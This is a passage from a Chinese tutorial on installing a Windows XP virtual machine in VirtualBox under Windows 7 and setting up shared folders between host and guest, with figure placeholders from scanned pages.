


图4

第三步：安装虚拟机中的XP系统

回到第一步Virtual Box的操作主界面，右键单击“MyXP”或左键单击选中后再点击上方的“设置”按钮，在弹出的“MyXP-设置”窗口中单击左侧的“Storage”（“存储”的意思），接着点击“IDE控制器”右侧第一个“添加虚拟光驱”小按钮，将第二步中得到的“TomatoWinXP_SP3_V1.21.iso”文件选中，然后点击“确定”按钮（如图5），这就相当于将XP安装光盘放进了虚拟电脑的“光驱”。




图5

点击Virtual Box的“开始”按钮，我们非常熟悉的“番茄花园”安装启动画面出现啦（如图6），用鼠标左键小心地点击一下这个画面的空白地方，目的是从当前的Win 7系统“跳”进虚拟电脑的XP安装过程中。按照提示，直接按一下键盘上的数字键“1”——自动安装番茄Windows XP SP3（标准系列），马上我们就看到了经典的XP安装界面（如图7）。接下来的安装就不用我多说了，想必大家都经历过；大约半小时之后，XP虚拟机已经安装并成功启动，而且Virtual Box非常体贴地自动将虚拟机的XP联网设置完成，我们直接使用即可（如图8）。在此需要提醒大家一句：如果你的鼠标跳进了XP虚拟机而无法返回到主机的Win 7的话，别慌，按一下键盘右侧的Ctrl键就马上又跳回来了，呵呵（直接点击XP虚拟机就能跳进去）。




图6

第四步：并不“蛇尾”的共享设置

似乎文章到这儿就完了，其实还有一点，那就是两个系统之间的通信，比如将已经存于Win7的黑客工具目录“共享”给XP虚拟机。说起来似乎是非常简单的，包括网上许多论坛也有不少是人云亦云的，一个相同的教程会被传N遍，甚至是以讹传讹。我也是费了不少工夫（晚饭都没顾得上吃呢）才终于搞定的，还是在刚才的“MyXP-设置”窗口中（此时的XP虚拟机是关闭状态），先单击选中“数据空间”按钮进行“添加数据空间”的操作，在Win 7主机上“浏览文件夹”并设定好待共享的文件夹（如图9），可以设置多个，如“D:\共享”和“D:\黑客技术学习”，之后点击“确定”按钮。




图7




图8

